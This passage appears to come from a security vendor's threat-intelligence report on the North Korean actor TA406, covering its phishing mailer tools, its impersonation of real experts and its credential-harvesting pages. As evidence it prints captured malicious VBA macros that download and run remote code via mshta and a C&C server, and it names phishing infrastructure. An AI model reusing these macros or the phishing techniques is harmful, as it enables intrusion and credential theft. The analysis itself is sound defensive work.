- sender**: Input field with placeholder 'sender email'.
- recipient(s):**: A large text area with placeholder 'Write recipients..'.
- subject**: Input field with placeholder 'No subject'.
- Message**: A large text area with placeholder 'Write Message'.

At the bottom left is a green 'Reset' button, and at the bottom right is a green 'Submit' button.


Figure 10. PHPMailer SMTP interface

In addition to SendGrid, TA406 has used the PHPMailer tool to send messages using [Sendinblue](#), [Elastic Email](#) and [Mandrill](#), as well as with actor-registered accounts via services such as Yandex and Mail[.]ru. TA406 has used a version of this tool or an unknown tool with PHPMailer Version 5.2.14.

## Star

*Star* is another PHP-based, email-sending tool that TA406 uses. Proofpoint refers to this tool as *Star* based on the “star 3.0” HTTP title observed in some versions of the tool. The tool has also been observed with a *star-send.php* file name. Much like the PHPMailer tool, *Star*’s purpose is to provide an easy-to-use web interface for an operator to send phishing emails. PEAR [Mail](#) 1.2.0b4 and Mail\_Queue are used to assist with sending emails.

At least one other DPRK actor that Proofpoint tracks—TA427—has used *Star*. However, there are slight variations between the version of *Star* that TA406 has used versus what TA427 has been observed using. For example, one version of *Star* used by TA406 had a gray background, the time zone field was called Add-On and several fields were missing. (See Figure 11.)



The screenshot shows a web browser window with a dark blue header bar containing the text "No Subject" and a plus sign. Below the header is a navigation bar with icons for back, forward, refresh, and home. The main content area has a gray background. On the left, there are input fields for "From:", "To:", "CC:", "Title:", "Bcc:", and "Add-On:". The "To:" field contains the text "Write anyone..". To the right of these fields is an "Attachment:" section with a "Browse..." button and the text "No file selected.". At the bottom right, there is a "send" button. At the bottom left, there is a checkbox labeled "HTML" which is checked.

Figure 11. *Star* interface used by TA406



Also, a reference to *snoopy* was left as a comment in the code, as Figure 12 shows.

```
//=====
function MailReplace($mailcontent, $to, $toname, $mailname, $urlpath, $mystarttime )
{
    $firstname = substr( $mailname, 0, strlen($mailname) - strlen(substr(strstr($mailname, ' '), 0)) ); //
    if(strpos($firstname, ' ') !== false) //
        $firstname = substr( $firstname, 0, strlen($firstname) - strlen(substr(strstr($firstname, ' '), 0)) ); //
    $mailcontent = str_replace("attachfile", base64_encode($urlpath), $mailcontent); //http://star/mail/u/0/star.pdf
    $attachfilename = substr(strchr($urlpath, "/"), 1); // star.pdf
    $urlpath = substr( $urlpath, 0, strlen($urlpath) - strlen($attachfilename) ); // == http://star/mail/u/0/
    $mailcontent = str_replace("realurl45", $urlpath, $mailcontent); // <a href = Review Device>
    $resetpath = substr( $urlpath, 0, strlen($urlpath) - strlen(substr(strchr($urlpath, "mail"), 0)) ); // == http://star/
    $resetpath .= "general-light/password/"; // == http://star/general-light/password/
    $mailcontent = str_replace("realurl46", $resetpath, $mailcontent); // <a href = Reset Password>

    // $mailcontent = str_replace("ccvbbb", base64_encode($resultaddress), $mailcontent);
    $mailcontent = str_replace("mydinosaurime", $mystarttime, $mailcontent);
    //snoopy
    $mailcontent = str_replace("bbbbbbbbbb", $to, $mailcontent);


    if( !file_exists('members') ){
        if($toname) $mailcontent = str_replace("Mr brown", $toname, $mailcontent); // "hi werwer!" replace $toname.
        else $mailcontent = str_replace("Mr brown", $firstname, $mailcontent); // "hi werwer!" replace "hi !"
        $mailcontent = str_replace("filename", $attachfilename, $mailcontent); // attachfile-name
        $mailcontent = str_replace("xxyyzz@gmail.com", $to, $mailcontent);
        //=====hotmail st*****@hotmail.com
        $hidto = substr_replace($to, '*****', 2, 7);
        $hidto = substr_replace($hidto, ' ', 7, strlen($hidto));
        $hidto .= strstr($to, '@');
        $mailcontent = str_replace("xxyyzz@hotmail.com", $hidto, $mailcontent);
        //=====hotmail
        $mailcontent = str_replace("bbnnmm", base64_encode($to), $mailcontent); // to-address
        $mailcontent = str_replace("aaaaaaaaaa", base64_encode($to), $mailcontent); // to-address
        $mailcontent = str_replace("bbbbbbbbbb", $to, $mailcontent); // to-address
        $mailcontent = str_replace("aassdd", base64_encode($mailname), $mailcontent); //
        $mailcontent = str_replace("Myname", $mailname, $mailcontent); //
    }

    return $mailcontent;
}
```

Figure 12. Code snippet from TA406's version of *Star* with *snoopy* reference

TA406 has also used a version of *Star* (Figure 13) that is identical to a version that TA427 uses except for one small difference: the HTTP title in TA406's version is "victory" while TA427's is "star 3.0". The "victory" keyword is notable due to several instances of the same or a similar word being used in [activity](#) that was publicly attributed by ESTsecurity to Konni Group and Kimsuky.

For example, the actor that Proofpoint tracks as TA408 has used "victory" as a password for [b374k](#) web shells as well as Hostinger account passwords ([victory123!@#](#)). Victory was also observed as part of a GET request parameter that allowed code execution on certain [AppleSeed](#) C&C servers. A suspected TA406 campaign has used the "victory" keyword in the past in an Amadey campaign that included the file name [victory.exe](#).



The screenshot shows a web browser window titled "victory" with a dark theme. The address bar is empty. The main content area is a form with two columns of input fields. The left column contains fields for "from:", "to:", "cc:", "Subject:", "Bcc:", and "time zone:". The right column contains fields for "Password:", "toname:", "mailname:", "url path:" (with the value "http://star/mail/u/0/"), "Attachment:" (with a "Browse..." button and "No file selected." text), and "sendtime:". Below these fields is a checkbox labeled "HTML" which is checked. At the bottom left of the form is a "send" button.

Figure 13. TA406 *Star* tool with "victory" HTTP title

TA406 has used Star since at least 2019, while TA427 has used the tool since at least 2018. Although the “star 3.0” HTTP title in TA427’s version of the tool (Figure 14) suggests there may be earlier versions, Proofpoint analysts have not observed them.




Figure 14. TA427 *Star* tool with “star 3.0” HTTP title

Another observation regarding Star is the use of a URL path and comments to a hostname with no TLD: `hxxp[:]//star/mail/u/0/`. This may have been a device name the developer(s) used during the development or testing phase.

A similar observation was made in some of the oldest known samples associated with **BabyShark**, where the following URL was used: `hxxp[:]//ksi/000/spy/Jauur0.hta` (see Figure 15).

```
Sub AutoOpen()
Shell ("mshta http://ksi/000/spy/Jauur0.hta")
End Sub
```

Figure 15. ksi hostname observed in VBS from BabyShark related document

The *ksi* pattern, shown in Figure 16, was also observed as part of a URI with one of the earliest known **BabyShark** C&C servers, `christinadudley[.]com`. This further suggests that the operator(s) associated with TA427 may have had a more significant role in the testing and/or development of BabyShark than the operator(s) associated with TA406.

```
Sub AutoOpen()
Set p = CreateObject("MSXML2.ServerXMLHTTP.6.0")
p.Open "GET", "https://christinadudley.com/public_html/image/ksi/string.gif", False
p.Send
Dim aa(2)
a = p.responseText
ix = 1
For i = 0 To 1
    ix = InStr(ix, a, "@")
    aa(i) = Left(a, ix - 1)
    a = Right(a, Len(a) - ix)
Next
aa(2) = a
Set wShell = CreateObject(aa(0))
retu = wShell.Run(aa(1), 0, False)
file_doc = wShell.ExpandEnvironmentStrings("%temp%") & "\north korea.doc"
retu = wShell.Run(aa(2) + file_doc + " ", 0, True)
retu = wShell.Run(" " + file_doc + " ", 0, True)
```

Figure 16. /ksi/ URI path observed in a BabyShark-related document

Lastly, a reference to “dinosaur” via the inclusion of the string “mydinosaurime” (Figure 12) indicates the developer of Star may have closer ties with TA427 than TA406; however, this is a low-confidence assessment. “Dinosaur” was mentioned in the joint cybersecurity advisory labeled **AA20-301A** as behavior associated with Kimsuky. AA20-301A described activity and indicators of compromise (IoCs) that Proofpoint analysts track as TA406 and TA408. References to “dinosaur” and similar words are observed more often in activity associated with the actor Proofpoint tracks as TA427.

## Actor-registered accounts

Another method that TA406 uses for sending phishing messages is to register free email accounts using the identities of legitimate people. This is another area where there is a behavioral overlap between TA406 and TA427 (Figure 17 ).

TA406 tends to impersonate Russian citizens and government institutions; however, that's not always the case. For example, TA406 regularly impersonates **Moon Chung-in**, who is an adviser to President Moon Jae-in, a professor at Yonsei University and the editor-in-chief of Global Asia.

Like TA427, TA406 usually impersonates experts on North Korea, East Asia or foreign policy who work in academia or for an NGO. These attacker-registered accounts are used to send emails through both PHP-based tools and directly using the webmail interfaces of each service.

It should be noted that, like TA427, TA406 has impersonated Eunjung Cho in phishing campaigns from late 2020 to early 2021. Eunjung Cho is a journalist for Voice of America. Those messages were sent using the TA406-owned domain voakoreas[.]com instead of attacker-registered accounts, as was the case with TA427's impersonation of Eunjung Cho.




Figure 17. TA406 vs. TA427 impersonation chart.

TA406 may create fictional personas in addition to using impersonation.

TA406 has been observed using the following email account for testing purposes: tomasjimy12@[redacted]. A suspicious LinkedIn account, /in/tomas-jimy-aa289a1a1, was found using the same name “tomas jimy” and listing this person’s occupation as “Researcher at Stanford University” (Figure 18). Also, several skills listed on the profile were written in Korean.




Figure 18. “tomas jimy” LinkedIn profile likely created by TA406.

It’s still unknown if these accounts were used in any phishing campaigns. Proofpoint analysts could find no evidence suggesting that “tomas jimy” is a real person, nor have we found any obvious connections to a real person with a similar name.



# Credential-harvesting techniques

TA406 uses custom credential-harvesting pages, Basic HTTP authentication and PHPProxy to collect credentials. One custom credential-harvesting page that TA406 uses often is a PDF reader with a credential box pop-up.

TA406 is also known to copy the targeted organization's login page or use Zoom meeting themes to collect credentials. Below are examples of each type of credential-harvesting page.

## Basic HTTP authentication

Most campaigns that TA406 has used to target Proofpoint customers in 2021 employed Basic HTTP authentication to collect credentials. Phishing emails using this type of credential harvesting don't typically contain much text in the body of the email.

Sometimes, the phishing email from TA406 contained a short message, a URL and a signature of the person the operators were pretending to be (Figure 19).



Figure 19. Phishing email with URL for credential harvesting via Basic HTTP authentication

With Basic HTTP authentication credential harvesting, the C&C server first responds with a HTTP 301 redirect followed by a 401 Unauthorized (Figure 20).

```

HTTP/1.1
text/html, application/xhtml+xml, image/jxr, */*
language: en-US
Host: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0
Encoding: gzip, deflate
Policy: policy.carnegieinsider.com
Connection: Keep-Alive

301 Moved Permanently
Apache/2.4.28 (Win32) OpenSSL/1.0.2l PHP/7.1.10
Location: https://policy.carnegieinsider.com/
Content-Length: 384
Server: Apache/2.4.28 (Win32) OpenSSL/1.0.2l PHP/7.1.10
Vary: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html>
<head>
<title>301 Moved Permanently</title>
</head>
<body>
<p>301 Moved Permanently</p>
<p>The document has moved <a href="https://policy.carnegieinsider.com/">here</a>.</p>
</body>
</html>
Apache/2.4.28 (Win32) OpenSSL/1.0.2l PHP/7.1.10 Server at policy.carnegieinsider.com Port 443

HTTP/1.1
text/html, application/xhtml+xml, image/jxr, */*
language: en-US
Host: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0
Encoding: gzip, deflate
Policy: policy.carnegieinsider.com
Connection: Keep-Alive

401 Unauthorized
Apache/2.4.28 (Win32) OpenSSL/1.0.2l PHP/7.1.10
WWW-Authenticate: Basic realm="policy.carnegieinsider.com"
Content-Length: 40

```

Figure 20. Packet capture of initial Basic HTTP authentication

The target is then presented with a basic login prompt to collect corporate or personal account credentials, as Figure 21 shows.




Figure 21. Basic HTTP authentication credential harvesting prompt

## Custom credential-harvesting pages

TA406 is known to use credential-harvesting pages tailored for the theme of the message and a PDF reader with a login prompt pop-up. One campaign in 2021 used a Biden administration theme to try and trick users into entering their corporate credentials into the sign-up prompt (Figures 22 and 23).




Figure 22. Biden administration-themed email




Figure 23. Security Forecast Report-themed credential-harvesting page

A different campaign in 2021 used a Zoom meeting invitation related to nuclear safety to try and trick users into signing up for the meeting with their name, email address and password (see Figure 24).

## Webinar Registration

Topic

Webinar Series on Disruptive Technologies for Nuclear Safety Applications:  
Data Innovations for the Future of Nuclear Safety

Time

in [Paris](#)

\* Required information

First Name\*

Last Name\*

Email Address\*

Password\*

By registering, I agree to the [Privacy Statement](#) and [Terms of Service](#).

Register

Figure 24. Zoom meeting registration-themed credential-harvesting page

Throughout 2020 and 2021, TA406 has used a landing page that loads a PDF in the browser along with a box to collect credentials (see Figures 25 and 26).




Figure 25. PDF.js reader with Russian language login prompt

